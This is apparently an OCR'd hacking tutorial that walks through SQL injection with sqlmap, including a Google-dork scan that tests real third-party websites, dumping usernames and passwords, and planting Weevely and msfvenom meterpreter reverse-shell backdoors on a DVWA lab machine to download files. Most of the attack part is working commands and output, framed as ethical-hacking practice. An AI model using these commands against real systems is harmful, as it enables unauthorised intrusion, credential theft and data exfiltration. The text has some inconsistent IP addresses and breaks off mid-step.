# 3.0 Hacking Tools

## 3.1 SQLmap

From the market place nowadays, we can find many types of penetration tools for experiment or other purpose, so we will introduce a few types of penetration tools for SQL injection. The SQLmap in the KALI LINUX operating system is pre-installed.

SQLmap is an open-source penetration test tool that detects and uses the SQL injection defects and takes over database servers. It comes with a strong detector, several niche features for the last penetration test and a wide variety of fingerprinting switches, over database recovery, access to the underlying file system, and operating system controls via off-band connections. It is equipped for use on the database. Under such conditions it can also read and write files on a remote filesystem. It's one of the most effective hacking tools written in python. SQLmap is the SQL injection Metasploit.

SQL Injection defines a SQL-request injection trick since the user may insert parameters on the web pages to execute a SQL-request in the database. SQLmap is a program written in python to automate a manually rather repetitive SQL injection. This is the most commonly used technique for websites vulnerable to SQL injections, which executes malicious SQL in a database and collects information from a database. The database data can not only be modified, even shell commands with admin rights can be executed in the database.

## 3.2 Metasploit

Another tools using for our SQL injection is called Metasploit , One of the most effective methods used in penetration testing is metasploit. You can find the bulk of its tools at − www.metasploit.com. Two versions are available: commercial and free. There are no significant variations between both versions, but we will mainly use the Community edition (free) of Metasploit in this tutorial. You can use “Kali Distribution” as an ethical hacker that has an embedded version in the group of Metasploit along with other ethical hacking software. However, in systems running Linux, Windows and/or Mac OS X, you can conveniently install Metasploit as separate tool. The Metasploit Framework (MSF) is far more than a sequence of milestones – it is also a solid base on which you can create and quickly modify to suit your needs. This enables you to focus on your specific target environment and not reinvent the wheel. We see the MSF as one of the most valuable compliance audit resources available today widely for security professionals. The Metasploit Framework offers a genuinely amazing working space, from a diverse range of commercial exploits and an extensive exploit creation

environment to network knowledge collection software and Site vulnerability plug-ins. We must first make sure that our set-up complies or satisfies the device specifications described in the next sections before we understand how to use the Metasploit Code. Taking the time to plan the Metasploit laboratory environment properly will help to solve several problems later in the course. We are strongly recommended to use a device that can host the laboratories on several virtual machines.

At least 10 gigabytes of storage space available on your host are required. As we use big file-sized virtual machines, we cannot use a FAT32 partition, since large files do not fit that file, so make sure you select NTFS, ext3 or some other format of file system. There are 30 gigabytes of the minimum minimum capacity.When you want to build your virtual machine(s) copies or snapshots as you advance, these often take up precious room in your setup. Be watchful and don't fear to get room back when necessary. We suggest a 64-bit quad-core CPU or better to have the best experience. For VMware Player, the minimum requirement is 400 MHz or faster processing (recommended 500 MHz) but for this course these speeds are not sufficient. The more strength you'll be able to throw at your laboratory, the better. If the labs are set up, certain big virtual machines may need to be downloaded so that you want a decent high-speed link. You have to allocate static IP addresses to the guest VMs if you want the "Bridged" networking for your virtual machines without the DHCP server on your network.


# 4.0 Hacking Process

## 4.1 Step 1: Enumeration and Scanning


1. Start Kali Linux “Terminal”. SQLMAP is a useful tool to launch SQL injection, it is implemented inside Kali Linux.

2. Before launching the SQL injection, we should find the vulnerable website. Normally, the websites that using ‘GET’ parameters have higher possibility to be the victim of SQL injection due to some reasons, one of the most frequent reasons is taking user’s input directly and inserting into SQL command to request the service. Hence, the intended users can purposely type the SQL command to retrieve the data from the database. In contrast, we can believe that the ‘GET’ parameter contained in the url and displayed to the users are the command that can access the database directly. A simple way to check whether the ‘GET’ parameter is directly accessing the database, we can purposely falsify the value of ‘GET’ parameter and see how the website responds.

2a. The ‘php?artist=1’ inside the url is the ‘GET’ parameter, the content belongs to artist=1.




2b. We can modify the artist=1 with wrong input, such as '*' and see how the website responds. A warning is given, saying that the sql command is error. From this error, we can know that the 'artist=user_input' can directly access the database. Hence, this website is vulnerable for SQL injection.



### 4.2 Step 2: Gaining Access and Escalating Privileges

3. SQLMAP has implemented Google Dork that can search a list of websites easily. sqlmap is the name of the tool. -g indicates Google Dork. inurl means the following phrase after the colon (:) should be inside the url of the website. '.php?id' is the phrase that should be included inside the url. '.php?id' is one of the examples of 'GET' parameters and has high possibility to be vulnerable for SQL injection.

```
root@kali:~# sqlmap -g inurl:.php?id=
```

4. Once the url that contains the phrase given is found, SQLMAP will ask our opinion to test or not. We press 'y' or 'Y' to test whether the url found is vulnerable for SQL injection.

```
URL 1:
GET https://www.isbtweb.org/index.php?id=1493
do you want to test this URL? [Y/n/q]
> y
```


4a. After testing, SQLMAP gives the conclusion saying that the website is not vulnerable for SQL injection.

```
[12:51:19] [WARNING] GET parameter 'id' is not injectable
```

4b. SQLMAP gives following website until the list of websites are end or we press 'q' or 'Q' to quit the testing. We also can press 'n' or 'N' if we do not want to test the website and skip to next website directly.

```
URL 2:
GET https://support.google.com/webmasters/answer/7489871?hl=en
do you want to test this URL? [Y/n/q]
> 
```

4c. When the website is found that is vulnerable for SQL injection, SQLMAP will give the details and ask us whether exploiting the SQL injection. We choose 'NO' by pressing 'n' or 'N' because SQLMAP provides another easier way for our purpose, that is obtaining the data from the database.



5. First of all, we should know the information about the website. sqlmap is the name of the tool. -u indicates url, then copy the target website and paste here. --current-user is the user of this website.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user
```

5a. The back-end database management system is using MySQL system. The web server is running on Linux Ubuntu operating system. Then, still have other information about the website and the database. The current user of this website is a server.

```
[12:31:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[12:31:11] [INFO] fetching current user
current user:    'acuart@localhost'
```

6. Then, we should enumerate the data that is useful for us. First of all, we should know the database used by this website. We type the tool name, followed by url of the website, followed by '--current-db', which is our request to know the database used by this website.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-db
```

6a. The database used by this website is 'acuart'.

```
[12:32:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.0.12
[12:32:52] [INFO] fetching current database
current database:    'acuart'
```

7. Then, we specify the database name and find the tables inside the database. '-D acuart' is the obtained information, D indicates database, then specify the database name. '--tables' is the request to list the tables inside the database.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
```

7a. In the database 'acuart', there are 8 tables. We can select any of these tables to obtain the information. Now, our target is 'users' table to obtain the user's data.

```
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

8. We specify the database name and table name that we have obtained. Then, we request the columns inside the table. '-T users' is the table name, T indicates table. '--columns' is the request to obtain the columns of the table.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
```

8a. In the database 'acuart', the table 'users' has 8 columns. We can retrieve the user's data listed in these columns, such as email address. Our target is 'uname' and 'pass', which are username and password that allow us to enter the user's account.

```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

9. We specify the database name, table name and column name. Then, we use '--dump' to retrieve the content of the columns specified. Use comma (,) to separate different columns.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname,pass --dump
```


9a. We can obtain the username and the password displayed in a table.

```
Database: acuart
Table: users
[1 entry]
+-------+------+
| uname | pass |
+-------+------+
| test  | test |
+-------+------+
```

10. Then, we can proceed to log in page of the website.


10a. Click the ‘Signup’ button at the left-hand side of the website to procced to log in page.

10b. Enter the username and password that we have obtained from SQLMAP.




11. We can log into the user’s account.

11a. We can modify the data.



12. Although we have successfully entered into user's account, the user or the admin of the website might aware the occurrence of hacker and improve the security system. To maintain our access to the website, we can install the backdoor into the website. However, the backdoor can only be implemented in the admin machine, but above procedures only can access to normal users. Hence, we should change our target, the target must be an admin of the system that has more privileges and allows us to make changes to the system.

12a. Check whether the user of the website is an admin. '—is-dba' is the request to identify the user of the website, whether is admin or not.

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --is-dba
```

12b. The user of the website is not an admin. Hence, we have no ways to install backdoor in this website.

```
current user is DBA:    False
```

### 4.3 Step 3: Maintaining Access

**Backdoor setup**

**Weevely**

13. We use DVWA as our new target. DVWA is another tool developed for people to launch the penetrating test. We have to set up the machine before launching DVWA.


13a. We go to the Windows 7 virtual machine to configure the DVWA. We should use the Apache server to access DVWA. To launch the Apache server in Windows 7, we have to use XAMPP Control Panel.

13b. Open the 'XAMPP Control Panel'.


13c. Start the Apache server. We can see Apache at the first row, when we start it, a green highlighted 'Running' word is occurred. 'Apache' server must be running so that we can access DVWA.



13d. The Windows 7 setting is completed. Then proceed to Kali Linux, which is our platform to launch the attack.

13e. Open the browser and type '192.168.144.30/dvwa/'. 192.168.144.30 is the ip address of Windows 7, we wish to use the DVWA in Windows 7, the ip address of Windows 7 is also our target. From this url, we can know that '192.168.144.30' (Windows 7 system) is the server, while DVWA is the website. We install backdoor system into the server to access the server.





13f. The username is ‘admin’ while the password is ‘password’ to log into DVWA.


13g. We are currently at ‘Home’ page. Proceed to ‘DVWA Security’ page to modify the security level before launching our attack.



13h. There are four security levels, the default level is ‘Impossible’. To launch our attack, we should modify the security level to ‘Low’ and submit. By changing the security level to ‘Low’, the website is having vulnerability and we can launch the attack.




14. After setting the machines, we can launch the attack, such as enumerating data from database that we have completed through SQLMAP. Now, we wish to install backdoor into target system to maintain our access.

14a. The backdoor system that we use is ‘weevely’. We type ‘cd weevely3/’ to enter the command prompt of weevely.

```
root@kali:~# cd weevely3/
```

14b. The blue ‘weevely3’ phrase indicates that we are inside command prompt of weevely. Weevely can generate a backdoor file for us. ‘weevely’ is the name of tool, ‘generate’ is the keyword to generate a backdoor file, ‘password’ is the password to access the backdoor inside the target system, the password is defined by us randomly, such as ‘pass’, ‘12345’ and any other random string. ‘/root/Desktop/backdoor.php’ is the file directory and file name that we wish to assign to the backdoor file. The ‘backdoor.php’ is the backdoor file generated by weevely, the password is ‘password’, the file is located in ‘Desktop’.

```
root@kali:~/weevely3# weevely generate password /root/Desktop/backdoor.php
```

14c. The ‘backdoor.php’ file is existed in ‘Desktop’.



14d. After generating the backdoor file, we should inject it into target system. A simple way provided by DVWA is directly uploading the backdoor file, but the security level must be ‘Low’ so that the website will not reject the backdoor file.

14e. Choose the ‘File Upload’ in the navigation bar.


14f. The page of ‘File Upload’ allows us to upload a file onto the website.


14g. We upload the backdoor file generated by weevely, which filename is ‘backdoor.php’ created just now.


14h. After uploading, the red font colour sentence tells us that the file is successfully uploaded, which means the backdoor system is successfully installed. The phrase ‘/hackable/uploads/backdoor.php’ is useful for us to access the backdoor system installed into the target system.




14i. We look at the url of successful upload page. We use the phrase ‘192.168.144.30/dvwa/’, indicates the target system that we have installed backdoor system.


14j. We combine the phrase from url and phrase from successfully uploaded message, becoming ‘http://192.168.144.30/dvwa/hackable/uploads/backdoor.php’. This is the url for us to access installed backdoor system. To validate this url, we can copy it and paste to the browser. The page of browser will be blank after running this url. If this url is wrong due to some reasons such as typo, the page will show error message saying that this object is not found.

14k. We open the Kali Linux terminal and use ‘weevely’ command prompt, we type ‘weevely’ tool name, followed by url to access backdoor system, followed by the password that we set.

```
root@kali:~/weevely3# weevely http://192.168.144.30/dvwa/hackable/uploads/backdoor.php password
```

14l. Then, we can connect to the backdoor system inside target system. To access the target system, we type ‘ls’.

```
weevely> ls
```

14m. Then, we are able to access the target system, which is the Windows 7 that has ip address of 192.168.144.30.

```
win7target1:C:\xampp\htdocs\DVWA\hackable\uploads $
```

15. We can access the target system and steal the data. We can specify the directory and file name of the data that we want to steal, then copy the data into our machine

15a. ‘file_download’ is the necessary phrase to download the file from target system, then specify the file directory and the file name. ‘C:/xampp/htdocs/DVWA/hackable/uploads/’ is the file directory. ‘dvwa_email.png’ is the file name of the data that we want to steal. ‘/root/Desktop/dvwa_email.png’ is the directory and file name to copy the stolen data from target system into our local machine, that is Kali Linux, the platform that we launch the attack.

```
win7target1:C:\xampp\htdocs\DVWA\hackable\uploads $ file_download C:/xampp/htdocs/DVWA/hackable/uploads/dvwa_email.png /root/Desktop/dvwa_email.png
```

15b. The directory of stolen data in target system, that is 190.168.144.30, the Windows 7.


15c. We can obtain another stolen data from the server, 190.168.144.30 (Windows 7 machine). ‘C:/Users/win7admin/Contacts/win7admin.contact’ is the file directory and file name.


15d. Enter the key phrase ‘file_download’, followed by file directory and file name, followed by ‘/root/Desktop/win7admin.contact’, the file directory and file name in local host to copy the stolen data into our local machine, that is Kali Linux.

```
win7target1:C:\xampp\htdocs\DVWA\hackable\uploads $ file_download C:/Users/win7admin/Contacts/win7admin.contact /root/Desktop/win7admin.contact
```

15e. In Desktop (file directory specified to store the stolen data) of Kali Linux (local machine used to access the backdoor system), we can see the stolen data.


16. In conclusion, the weevely backdoor system is working well to allow us accessing target system and stealing data.

17. Other than weevely backdoor, we can also use Metasploit framework to create backdoor and gain access to the target machine.

**Metasploit**

17a. Open the 'Terminal' in Kali Linux, which is our local machine to launch the attack.

17b. Type "msfconsole" to enter the command prompt of Metasploit.

```
root@kali:~# msfconsole
```

17c. This phrase indicates that we are inside the command prompt of Metasploit.

```
msf >
```

18. First of all, we should identify a vulnerable website that allows us to exploit its vulnerability and install the backdoor system into the machine.

18a. We use dvwa website as the target website, while Windows 7 (192.168.144.30) is the server that provides the website. Hence, our target will be Windows 7 machine.

18b. Same as the steps shown above, we should start the Apache server in Windows 7 to access the dvwa website. Then, we open dvwa website in Kali Linux (local machine, 192.168.144.10) and set the security level to 'Low'.

18c. Then, we proceed to 'File Upload' page so that we can upload the backdoor file created.

19. We should generate a backdoor file first.

19a. ‘msfvenom’ is a tool inside Metasploit framework to create payload of backdoor. ‘php/meterpreter/reverse_tcp’ is the payload of the file, LHOST is the attacker’s address, which is our ip address, LPORT is the port used to listen for the active connection from the victim. Then, we specify the directory and the file name for the backdoor file.

```
msf > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.144.10 LPORT=4444 > /root/Desktop/php_shell.php
```

19b. We can see our generated backdoor file existing in the location that we have specified, the filename is also set by us.


20. Then, we can upload the backdoor file to vulnerable website. The vulnerable website will take our uploaded file and save into its local machine, which is the server, our target machine, Windows 7 (192.168.144.30).

```
../../hackable/uploads/php_shell.php succesfully uploaded!
```

20a. We copy the successful upload message to the url and make some modification so that we can access the backdoor file in the target machine.

```
192.168.144.30/dvwa/hackable/uploads/php_shell.php
```

21. After preparing the backdoor file, we go back to the ‘Terminal’ and use the Metasploit to launch our attack.

21a. ‘exploit/multi/handler’ is the module used to listen for active connection from the victim. ‘use’ indicates that we want to use this module.

```
msf > use exploit/multi/handler
```

21b. Then, we can use the module. red colour ‘handler’ indicates that we are using the module.

```
msf exploit(handler) >
```

22. Before connecting to our backdoor file inside the target machine, we should ensure the conditions are set well. ‘show options’ is the command to check the requirements of making connection. If the requirements are not fulfilled, we cannot connect to our backdoor file.

```
msf exploit(handler) > show options
```

22a. The requirements are shown below. We can see that the payload that we set to the backdoor file is not existing. Hence, we should set the payload.

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

22b. The payload is same as what we set for our backdoor file, ‘php/meterpreter/reverse_tcp’.

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
```

22c. After setting, a message line saying that the payload has been set. We can use ‘show options’ again to check whether the payload is set.

```
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > show options
```

22d. As we can see, the payload option is existing, but the LHOST’s current setting is empty. LHOST indicates local host, which is us who wish to attack the target. Hence, we should set our local address to LHOST.

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```

22e. ‘set lhost’ is the command to set the local host. ‘192.168.144.10’ is the ip address of Kali Linux, which is our local machine to launch the attack.

```
msf exploit(handler) > set lhost 192.168.144.10
```

22f. After setting, the message line says the lhost has been set.

```
lhost => 192.168.144.10
msf exploit(handler) > show options
```

22g. We can see that the current setting of LHOST is our ip address, also same with the LHOST set for the backdoor file. Then, LPORT needs not to be set because the current setting of LPORT is same as the LPORT setting of backdoor file.

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.144.10   yes       The listen address
   LPORT  4444             yes       The listen port
```

23. After fulfilling all conditions, we can start exploiting. 'exploit' is the keyword used.

```
msf exploit(handler) > exploit
```

23a. Then, we can start listening for the active connection. Metasploit framework is ready to receive any packet from target website.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Starting the payload handler...
```

23b. We can run the url that we combined from the 'File Upload' page url and backdoor file successful update message. By forwarding this url, we can run our backdoor file inside the target machine.

```
192.168.144.30/dvwa/hackable/uploads/php_shell.php
```

23c. Then, we can use the uploaded backdoor file inside target machine to gain access to target machine, which is Windows 7 (192.168.144.30).

```
[*] Sending stage (33070 bytes) to 192.168.144.30
[*] Meterpreter session 1 opened (192.168.144.10:4444 -> 192.168.144.30:49192) at 2021-04-03 11:06:00 -0400
meterpreter >
```

24. We can use 'help' keyword to check the commands that we can use to achieve our purposes.

```
meterpreter > help
```

24a. There are four categories of commands that we can use.


24b. For example, we can use ‘sysinfo’ command to know the target system.

```
meterpreter > sysinfo
```

24c. This is the information about the target machine.

```
Computer    : WIN7TARGET1
OS          : Windows NT WIN7TARGET1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Meterpreter : php/php
```

24d. We can type “getwd” to know where the file location of this website is.

```
meterpreter > getwd
```

24e. This is the location of the website.

```
C:\xampp\htdocs\DVWA\hackable\uploads
```

24f. We can use ‘ls’ keyword to list the files inside the target machine.

```
meterpreter > ls
```

24g. Hence, we can steal the data using the ‘weevely’ backdoor system. ‘C:/xampp/htdocs/DVWA/hackable/uploads/’ is the file directory. We can add the file name behind the directory to get the file from the target system.